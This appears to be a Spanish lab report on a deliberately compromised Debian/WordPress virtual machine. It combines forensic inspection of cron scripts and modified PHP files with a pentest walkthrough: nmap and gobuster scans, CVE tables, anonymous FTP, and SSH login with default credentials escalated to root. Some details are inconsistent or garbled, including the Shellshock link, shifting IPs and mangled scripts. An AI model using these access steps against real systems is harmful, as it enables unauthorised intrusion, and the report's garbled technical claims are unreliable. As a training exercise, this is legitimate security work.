Está modificado y contiene una parte esencial de ciertos backdoors (**SSH_ORIGINAL_COMMAND**), catalogados en ([CVE-2014-6271](#)), utilizados para el robo de credenciales y persistencia.

```
-----  
SSH_ORIGINAL_COMMAND=  
SSH_ORIGINAL_COMMAND  
nologin  
Attempted login by %s (UID: %d) on %s%s%s  
This account is currently not available.  
;*3$"  
/usr/lib/debug/.dwz/x86_64-linux-gnu/login.debug
```

Se intenta localizar ese destino en la máquina con autopsy y no se localiza, en la máquina Debian tampoco se localiza.

Se procede a inspeccionar los cron con autopsy, localizando **0anacron** y **apt-compat**, este último comprometido en cierto modo en su código, no se encuentra nada sospechoso, pero si simbolos que parecen ser unicode, lo que puede romper el código y causar problemas en el funcionamiento correcto de la máquina (**Apt-compat**).

/etc/cron.daily/apt-compat se localiza más unicode en otros archivos importantes,**/usr/lib/apt/apt.systemd.daily**
y en **/etc/cron.daily/man-db**

```

#!/bin/sh
set -e
# Systemd systems use a systemd timer unit which is preferable to
# run. We want to randomize the apt update and unattended-upgrade
# runs as much as possible to avoid hitting the mirrors all at the
# same time. The systemd time is better at this than the fixed
# cron.daily time
if [ -d /run/systemd/system ]; then
    exit 0
check_power()
    # laptop check, on_ac_power returns:
+ [ ++-+
(true)  System is on main power
+ [ ++-+
1 (false) System is not on main power
+ [ ++-+
55 (false) Power status could not be determined
    # Desktop systems always return 255 it seems
    if command -v on_ac_power >/dev/null; then
        if on_ac_power; then
+++++
++++
elif [ $? -eq 1 ]; then
+++++
return 1
fi
fi
return 0
# sleep for a random interval of time (default 30min)
# (some code taken from cron-apt, thanks)
random_sleep()
RandomSleep=1800
eval $(apt-config shell RandomSleep APT::Periodic::RandomSleep)
if [ $RandomSleep -eq 0 ]; then
    return
fi
if [ -z "$RANDOM" ]; then
    # A fix for shells that do not have this bash feature.
    RANDOM=$(( $(dd if=/dev/urandom bs=2 count=1 2> /dev/null | cksum | cut -d' ' -f1) % 32767 ))
fi
TIME=$((RANDOM % $RandomSleep))
clean $TIME

```

/img_FinalOvaAutopsy.E01/vol_vol2/usr/lib/apt

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
-----	------	-------------	---------------	------------	----------------	------------------	---------	-------------	-------------------

Strings	Extracted Text	Translation
---------	----------------	-------------

Page: 1 of 1 Page Go to Page:

```

+++
echo "$1" 1>&2
fi
# ----- main -----
if [ "$1" = "lock_is_held" ]; then
    shift
else
    # Maintain a lock on fd 3, so we can't run the script twice at the same
    # time.
    eval $(apt-config shell StateDir Dir::State/d)
    exec 3>${StateDir}/daily_lock
    if ! flock -w 3600 3; then
        echo "E: Could not acquire lock" >&2
        exit 1
    fi
    # We hold the lock. Rerun this script as a child process, which
    # can run without propagating an extra fd to all of its children.
    "$0" lock_is_held "$@" 3>&-
    exit $?
if test -r /var/lib/apt/extended_states; then
    # Backup the 7 last versions of APT's extended_states file
    # shameless copy from dpkg cron
    if cd /var/backups; then
        if ! cmp -s apt.extended_states.0 /var/lib/apt/extended_states; then
            cp -p /var/lib/apt/extended_states apt.extended_states
            savelog -c 7 apt.extended_states >/dev/null
        fi
    fi
    # check apt-config existence
    if ! command -v apt-config >/dev/null; then
        exit 0
    # check if the user really wants to do something
    AutoAptEnable=1 # default is yes
    eval $(apt-config shell AutoAptEnable APT::Periodic::Enable)
    if [ $AutoAptEnable -eq 0 ]; then
        exit 0
    fi
fi

```

/img_FinalOvaAutopsy.E01/vol_vol2/etc/cron.daily

Hex	Text	Application	File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occur
Strings	Extracted Text	Translation							
Page: 1 of 1		Page	< >	Go to Page:					

```

#!/bin/sh
# man-db cron daily
set -e
if [ -d /run/systemd/system ]; then
    # Skip in favour of systemd timer.
    exit 0
# This should be set by cron, but apparently isn't always; see
# https://bugs.debian.org/209185. Add fallbacks so that start-stop-daemon
# can be found.
export PATH="$PATH:/usr/local/sbin:/usr/sbin:/sbin"
iosched_idle=
# Don't try to change I/O priority in a vserver or OpenVZ.
if ! grep -Eq '(envID|VxID):*[1-9]' /proc/self/status && \
+:#'#
-d /proc/vz ] || [ -d /proc/bc ]; }; then
    iosched_idle='--iosched idle'
if ! [ -d /var/cache/man ]; then
    # Recover from deletion, per FHS.
    install -d -o man -g man -m 0755 /var/cache/man
# expunge old catman pages which have not been read in a week
if [ -d /var/cache/man ]; then
    cd /
    # shellcheck disable=SC2086
    start-stop-daemon --start --pidfile /dev/null --startas /bin/sh \
        --oknodo --chuid man $iosched_idle -- -c \
        "find /var/cache/man -type f -name *.gz' -atime +6 -print0 | \
        xargs -r0 rm -f"
# regenerate man database
if [ -x /usr/bin/mandb ]; then
    # --pidfile /dev/null so it always starts; mandb isn't really a daemon,
    # but we want to start it like one.
    # shellcheck disable=SC2086
    start-stop-daemon --start --pidfile /dev/null \
        --startas /usr/bin/mandb --oknodo --chuid man \
        $iosched_idle \
        -- --no-purge --quiet
exit 0

```

El problema con esto, es que la shell puede o no leer el código, genera error de sintaxis, puede ocultar código malicioso, después de profundizar en el código se sospecha de backdoor potencial en consecuencia con otras pruebas localizadas en nologin.

Al iniciar la máquina se comprueba que hay persistencia ya que hay modificación de archivos continua en wp se utiliza el siguiente comando para ver los archivos que se modifican **find /var/www/html -name "*.php" -mtime -1 -ls**

```
/html/wp-content/themes/twentytwentyfive/patterns/cta-grid-products-link.php  
 309207      4 -rwxrwxrwx  1 www-data www-data    2122 Feb 10 15:11 /var/www  
/html/wp-content/themes/twentytwentyfive/patterns/grid-videos.php  
 309208      4 -rwxrwxrwx  1 www-data www-data    2164 Feb 10 15:11 /var/www  
/html/wp-content/themes/twentytwentyfive/patterns/template-archive-vertical-head  
er-blog.php  
 309209      8 -rwxrwxrwx  1 www-data www-data    6981 Feb 10 15:11 /var/www  
/html/wp-content/themes/twentytwentyfive/patterns/hero-overlapped-book-cover-wit  
h-links.php  
 309210     12 -rwxrwxrwx  1 www-data www-data   9365 Feb 10 15:11 /var/www  
/html/wp-content/themes/twentytwentyfive/patterns/template-home-news-blog.php  
 309211      8 -rwxrwxrwx  1 www-data www-data   4463 Feb 10 15:11 /var/www  
/html/wp-content/themes/twentytwentyfive/patterns/testimonials-2-col.php  
 309212     16 -rwxrwxrwx  1 www-data www-data  12877 Feb 10 15:11 /var/www  
/html/wp-content/themes/twentytwentyfive/patterns/event-schedule.php  
 309214      8 -rwxrwxrwx  1 www-data www-data   4425 Feb 10 15:11 /var/www  
/html/wp-content/themes/twentytwentyfive/functions.php  
 172301     52 -rwxrwxrwx  1 www-data www-data  51437 Feb 10 15:11 /var/www  
/html/wp-login.php  
 172684      4 -rwxrwxrwx  1 www-data www-data   2493 Feb 10 15:11 /var/www  
/html/wp-links-opml.php  
 175608      8 -rwxrwxrwx  1 www-data www-data   5214 Feb 10 15:11 /var/www  
/html/wp-trackback.php  
root@debian:~# █
```

1.4 Conclusión

La conclusión es que se accede con un backdoor utilizando una shell, que se modificó, y cargó un script malicioso, que se ejecuta cada vez que se enciende la máquina y que modifica wordpress prácticamente entero y su utilidad, en el comando de persistencia, se hace mención a wp-admin-ajax, que es inexistente en el sistema y confirma que no puede utilizarse correctamente dicho servicio.

FASE 2 RedTeam Pentesting and Exploit


2.- Reconocimiento

2.1 Reconocimiento del objetivo y la red.

En esta fase, se procede a realizar un reconocimiento del entorno de red de la máquina atacada, se localizaron vulnerabilidades, endpoints y toda aquella información útil y relevante para este informe.

La superficie que se cubre en este pentesting es el de una máquina Debian proporcionada para la realización de dicho informe.

El primer paso a seguir es el reconocimiento de la ip objetivo, utilizaremos **nmap**, con el que se escanea la red para así poder localizar la máquina sobre la que estamos haciendo el informe. Otra de las opciones empleadas es intentar el acceso a la máquina facilita con las credenciales por defecto, y trabajar sobre dicha máquina, en ambos casos, se localiza la ip objetivo como demuestran las capturas a continuación. Se procede a solicitar dentro de la propia máquina acceso con las credenciales por defecto, y se accede al sistema.



En este punto lo primero que se ejecuta es la terminal y se procede a comprobar el id del usuario por defecto por si se pudiera escalar privilegios o disponer del control

del sistema directamente, se utilizaran comandos en terminal como id, sudo -i e ip add para empezar a reconocer desde la propia terminal la superficie de la infiltración, como se demuestra en la siguiente captura, se consigue acceso como sudo con las credenciales por defecto, lo que supone una brecha de seguridad enorme dentro del sistema. Se procede a ejecutar también el comando ip add para conocer la ip dentro de nuestra red y poder recabar más información desde la máquina atacante con el fin de conocer las vulnerabilidades, servicios y superficies de ataque posibles de manera externa.

```
debian@debian:~$ id
uid=1000(debian) gid=1000(debian) groups=1000(debian),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev),111(bluetooth),113(lpadmin),116(scanner)
debian@debian:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c7:2a:68 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.134/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
            valid_lft 85902sec preferred_lft 85902sec
        inet6 2a0c:5a81:ba03:fa00:2d22:b675:a4d0:9859/64 scope global temporary dynamic
            valid_lft 604305sec preferred_lft 85352sec
        inet6 2a0c:5a81:ba03:fa00:a00:27ff:fec7:2a68/64 scope global mngtmpaddr noprefixroute
            valid_lft forever preferred_lft forever
        inet6 fe80::a00:27ff:fec7:2a68/64 scope link noprefixroute
            valid_lft forever preferred_lft forever
debian@debian:~$ sudo -i
[sudo] password for debian:
root@debian:~#
```

Adquirida esta información, se procede a reconocer el entorno y los servicios abiertos y con acceso desde la máquina atacante, en este caso se utilizó el comando nmap sobre la ip de la máquina objetivo

nmap 192.168.1.134

```
└─(root㉿kali)-[/home/kali]
# nmap 192.168.1.134
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-09 05:22 -0500
Nmap scan report for 192.168.1.134
Host is up (0.00057s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:C7:2A:68 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

Se localizan los siguientes servicios abiertos en la ip objetivo, **puerto 21** con el servicio **ftp**, el servicio **ssh** en el **puerto 22**, y el servicio **http** en el **puerto 80**, lo que arroja que posiblemente, la máquina aloje un servicio web aparte de una base de datos.

2.2 Versiones y Vulnerabilidades

El siguiente paso que se procede a realizar, es la identificación de las versiones que opera en cada uno de los servicios abiertos de la máquina objetivo, en este caso se procede a utilizar de nuevo nmap con el comando abajo señalado, ampliando la búsqueda a puertos conocidos a ver si tienen servicio en el y si están cerrados

```
nmap -sCV -p 21,22,53,80,443,3306,8080 192.168.1.137
```

```
[root@kali)-[/]# nmap -sCV -p 21,22,53,80,443,3306,8080 192.168.1.137
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-12 20:13 -0500
Nmap scan report for 192.168.1.137
Host is up (0.00058s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|   STAT:
|     STAT: 220 PROFTPD-2.4.62(Debian) 
|     Connected to ::ffff:192.168.1.135
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 aa:f8:39:b3:ce:e6:3a:c9:60:79:bc:6c:06:47:ff:5a (ECDSA)
|   256 43:ca:a9:c9:31:7b:82:d9:03:ff:40:f2:a3:71:40:83 (ED25519)
53/tcp    closed domain
80/tcp    open  http         Apache httpd 2.4.62 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Apache2 Debian Default Page: It works
443/tcp   closed https
3306/tcp  closed mysql
8080/tcp  closed http-proxy
MAC Address: 08:00:27:78:54:24 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.40 seconds
```

Como se muestra en la captura, no se hallan más servicios abiertos, y las versiones localizadas de dichos servicios están desactualizadas y comprometen el sistema con una gran cantidad de vulnerabilidades que procederemos a enumerar en una tabla a continuación.

Servicio FTP — vsftpd 3.0.3

CVE	NIST	MITRE	Exploit DB	INCIBE	CVSS	Criticidad
CVE-2021-30047	✓	✓	✓	✓	7.5	Alta
CVE-2021-3618 (ALPACA)	✓	✓	✗	✓	7.4	Alta

Servicio SSH — OpenSSH 9.2p1

CVE	NIST	MITRE	Exploit DB	INCIBE	CVSS	Criticidad
CVE-2024-6387 (regressHion)	✓	✓	✓	✓	8.1	Alta
CVE-2023-38408	✓	✓	✗	✓	9.8	Crítica
CVE-2023-48795 (Terrapin)	✓	✓	✗	✓	5.9	Media

Servicio HTTP — Apache httpd 2.4.62

CVE	NIST	MITRE	Exploit DB	INCIBE	CVSS	Criticidad
CVE-2024-47252	✓	✓	✗	✓	7.5	Alta
CVE-2025-49812	✓	✓	✗	✓	7.4	Alta
CVE-2025-53020	✓	✓	✗	✓	7.5	Alta

Se localiza versión de wp-admin, se procede a ver en navegador la ip objetivo por si estuviese activo el servicio wordpress y ampliar la superficie de reconocimiento.

2.3 Análisis WordPress puerto 80.

Sabiendo que en el puerto 80 hay un servicio Wordpress, procedemos a analizarlo más a fondo para localizar sus vulnerabilidades, y ver si se puede acceder al sistema a través de él, aunque como ya se mencionó con uno de los endpoints, se tiene acceso al directorio wp-include de la propia máquina, donde localizamos tanto el cron.php como el compat.php principales sospechosos hallados en el análisis forense, de causar los fallos y comprometer este servicio.

Se busca la version dentro de la raíz donde está instalado wordpress dentro de la máquina utilizando

```
cat /var/www/htm/wp-includes/version.php
```

```

root@debian:~# cat /var/www/html/wp-includes/version.php
<?php
/**
 * WordPress Version
 *
 * Contains version information for the current WordPress release.
 *
 * @package WordPress
 * @since 1.2.0
 */

/**
 * The WordPress version string.
 *
 * Holds the current version number for WordPress core. Used to bust caches
 * and to enable development mode for scripts when running from the /src directory.
 *
 * @global string $wp_version
 */
$wp_version = '6.9.1';

/**
 * Holds the WordPress DB revision, increments when changes are made to the WordPress DB schema.
 *
 * @global int $wp_db_version
 */
$wp_db_version = 60717;

```

Nos arroja versiones 6.9.1 para Wordpress y 60717 para WordpressDB. Se localizan las siguientes vulnerabilidades para dichas versiones

Servicio HTTP — WordPress Core 6.9.1

CVE	NIST	MITRE	Exploit DB	INCIBE	CVSS	Criticidad
CVE-2024-4439 (WordPress Core < 6.5.3)	✓	✓	✗	✓	6.5	Media
CVE-2024-31211 (WordPress Core < 6.5.2)	✓	✓	✗	✓	6.1	Media
CVE-2023-2745 (WordPress Core < 6.2.1)	✓	✓	✗	✓	6.1	Media

Una vez descubiertas las vulnerabilidades, se procede a inspeccionar y hacer un fuzzing sobre la dirección ip, para reconocer el wordpress corriendo en el **puerto 80** que fue localizado en la búsqueda de servicios realizada anteriormente con nmap, se utiliza gobuster para listar endpoints utilizando el siguiente comando,

```
gobuster dir -u http://192.168.1.137 -w /usr/share/wordlist/dirb/big.txt -x php,html,py,json,xml,sql
```

```
root@kali:[/home]
# gobuster dir -u http://192.168.1.137 -w /usr/share/wordlists/dirb/big.txt -x php,ht
ml,py,json,xml,sql
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://192.168.1.137
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.8.2
[+] Extensions:  php,html,py,json,xml,sql
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
```


```

!          S Pid=13144 Status: 278] [→ http://192.168.1.137/]
.htaccess      S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htaccess.php   S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htaccess.html  S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htaccess.json  S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htaccess.sql   S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htaccess.py    S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htpasswd       S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htpasswd.xml   S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htpasswd.sql   S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htpasswd.json  S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htpasswd.php   S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htpasswd.py    S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htpasswd.html  S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
.htaccess.xml   S Pid=13144 Status: 403) [Size: 278] [→ http://192.168.1.137/]
0             S Pid=13144 Status: 301) [Size: 0] [→ http://192.168.1.137/0/]
admin          S Pid=13144 Status: 302) [Size: 0] [→ http://localhost/wp-admin/]
asdfjkl;        S Pid=13144 Status: 301) [Size: 0] [→ http://192.168.1.137/asdfjkl]
dashboard       S Pid=13144 Status: 302) [Size: 0] [→ http://localhost/wp-admin/]
favicon.ico    S Pid=13144 Status: 302) [Size: 0] [→ http://localhost/wp-includes/images/w
-logo-blue-white-bg.png]
fixed!          S Pid=13144 Status: 301) [Size: 0] [→ http://192.168.1.137/fixed]
index.html     S Pid=13144 Status: 200) [Size: 10701]
index.php       S Pid=13144 Status: 301) [Size: 0] [→ http://192.168.1.137/]
login          S Pid=13144 Status: 302) [Size: 0] [→ http://localhost/wp-login.php]
login.php      S Pid=13144 Status: 302) [Size: 0] [→ http://localhost/wp-login.php]
readme.html    S Pid=13144 Status: 200) [Size: 7425]
robots.txt     S Pid=13144 Status: 200) [Size: 109]
server-status  S Pid=13144 Status: 403) [Size: 278]
wp-admin       S Pid=13144 Status: 301) [Size: 317] [→ http://192.168.1.137/wp-admin/]
wp-config.php  S Pid=13144 Status: 200) [Size: 0]
wp-content     S Pid=13144 Status: 301) [Size: 319] [→ http://192.168.1.137/wp-content/]
wp-feed.php    S Pid=13144 Status: 301) [Size: 0] [→ http://localhost/index.php/feed/]
wp-includes    S Pid=13144 Status: 301) [Size: 320] [→ http://192.168.1.137/wp-includes/]
wp-login.php   S Pid=13144 Status: 200) [Size: 4582]
wp-register.php S Pid=13144 Status: 301) [Size: 0] [→ http://localhost/wp-login.php?action=
register]
wp-rss2.php    S Pid=13144 Status: 301) [Size: 0] [→ http://localhost/index.php/feed/]
wp-trackback.php S Pid=13144 Status: 200) [Size: 135]
xmlrpc.php     S Pid=13144 Status: 405) [Size: 42]
Progress: 143283 / 143283 (100.00%)

```

Se localizan múltiples endpoints, si se visita la ip objetivo nos lleva a la página default de debian apache2, lo que hace sospechar que el tráfico está redirigido a esa página,y que wordpress está caído, se procede a investigar el resto de endpoints, por si alguno arrojase algún resultado.

Se adjuntan capturas de los resultados positivos



En este caso el endpoint 192.168.1.137 muestra una página de ejemplo, nada relevante, el siguiente endpoint **localhost/wp-admin/** no puede establecer conexión porque esta no disponible, lo que nos indica que el endpoint está caído.

Se procede con endpoint **192.168.1.137/wp-include/** y nos lleva al directorio **/wp-include/** de la propia máquina objetivo

Index of /wp-includes

	Name	Last modified	Size	Description
»	Parent Directory		-	
📁	ID3/	2024-09-10 11:23	-	
📁	IXR/	2024-09-10 11:23	-	
📁	PHPMailer/	2026-02-10 15:11	-	
📁	Requests/	2024-09-10 11:23	-	
📁	SimplePie/	2026-02-10 15:11	-	
📁	Text/	2026-02-10 15:11	-	
?	abilities-api.php	2026-02-10 15:11	24K	
📁	abilities-api/	2026-02-10 15:11	-	
?	abilities.php	2026-02-10 15:11	7.8K	
?	admin-bar.php	2026-02-10 15:11	36K	
📁	assets/	2026-02-10 15:11	-	
?	atomlib.php	2026-02-10 15:11	12K	
?	author-template.php	2026-02-10 15:11	19K	
?	block-bindings.php	2026-02-10 15:11	7.3K	
📁	block-bindings/	2026-02-10 15:11	-	
?	block-editor.php	2026-02-10 15:11	29K	
?	block-i18n.json	2021-08-11 05:08	316	
?	block-patterns.php	2026-02-10 15:11	13K	
📁	block-patterns/	2024-09-10 11:23	-	
📁	block-supports/	2026-02-10 15:11	-	
?	block-template-utils.php	2026-02-10 15:11	61K	
?	block-template.php	2026-02-10 15:11	15K	
...				

Se prueba con **192.168.1.137/wp-login/**, es un configuración segura, no tendríamos porque llegar aquí.



Log In

Powered by WordPress

Username or Email Address

Password

Remember Me

[Lost your password?](#)

[← Go to my web site](#)

El resto de endpoints localizados arrojan que no hay conexión o que la página destino no existe.

A continuación vamos a probar los accesos a la máquina por los servicios localizados en los puertos 21 y 22.

2.4 Conexión FTP usando anonymous

Se procede a establecer conexión ftp en la maquina objetivo con **ip 192.168.1.137** utilizando el usuario **Anonymous** que esta activado por defecto

Se establece conexión sin problemas y sin necesidad de contraseña, estamos en la raíz / sin posibilidad de avanzar y retroceder con lo cual nos hallamos ante una vía muerta, a pesar de tener acceso, no podemos movernos por el sistema como se muestra a continuación en la captura.

```
(root㉿kali)-[~/home]
└─# ftp 192.168.1.137
Connected to 192.168.1.137.
220 (vsFTPd 3.0.3)
Name (192.168.1.137:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> pwd
Remote directory: /
ftp> ls -la
229 Entering Extended Passive Mode (|||6606|)
150 Here comes the directory listing.
drwxr-xr-x 2 0 122 4096 Oct 08 2024 .
drwxr-xr-x 2 0 122 4096 Oct 08 2024 ..
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> cd ~
250 Directory successfully changed.
ftp> cd home
550 Failed to change directory.
ftp> █
```

2.5 SSH remoto

Se procede a realizar acceso por el puerto 22 con el servicio ssh, utilizaremos el usuario por defecto de la máquina objetivo, que es debian y su contraseña por defecto 123456, utilizaremos **ssh debian@192.168.1.137**

```
(root㉿kali)-[~/home]
└─# ssh debian@192.168.1.137
debian@192.168.1.137's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb 11 10:50:54 2026 from 192.168.1.137
debian@debian:~$ pwd
/home/debian
debian@debian:~$ whoami
debian
debian@debian:~$ sudo -i
[sudo] password for debian:
root@debian:~# whoami
root
```

Se consigue acceso usando credenciales por defecto, y se escala hasta root, provocando el completo control del sistema.

Se intenta ssh directo como root probando la contraseña de Debian por defecto.

```
└─(root㉿kali)-[~/home]
└─# ssh root@192.168.1.137
root@192.168.1.137's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Feb 12 20:52:58 2026 from 192.168.1.135
root@debian:~# pwd
/root
root@debian:~# whoami
root
root@debian:~# ls -la
total 44
drwx----- 6 root root 4096 Feb 12 15:26 .
drwxr-xr-x 19 root root 4096 Feb 10 14:33 ..
-rw----- 1 root root 623 Feb 12 20:53 .bash_history
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
drwx----- 2 root root 4096 Jul 31 2024 .cache
drwx----- 3 root root 4096 Jul 31 2024 .config
-rw----- 1 root root 20 Feb 12 15:26 .lessht
drwxr-xr-x 3 root root 4096 Jul 31 2024 .local
-rw----- 1 root root 609 Sep 30 2024 .mysql_history
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile
drwx----- 2 root root 4096 Feb 11 10:50 .ssh
root@debian:~# █
```

Se logra acceso directo a **root**, esto indica que con una simple fuerza bruta cualquier atacante podría haber accedido al sistema de una manera muy sencilla.

Se inspecciona la raíz root

```
└─(root㉿kali)-[~/home/kali]
└─# ssh root@192.168.1.137
root@192.168.1.137's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
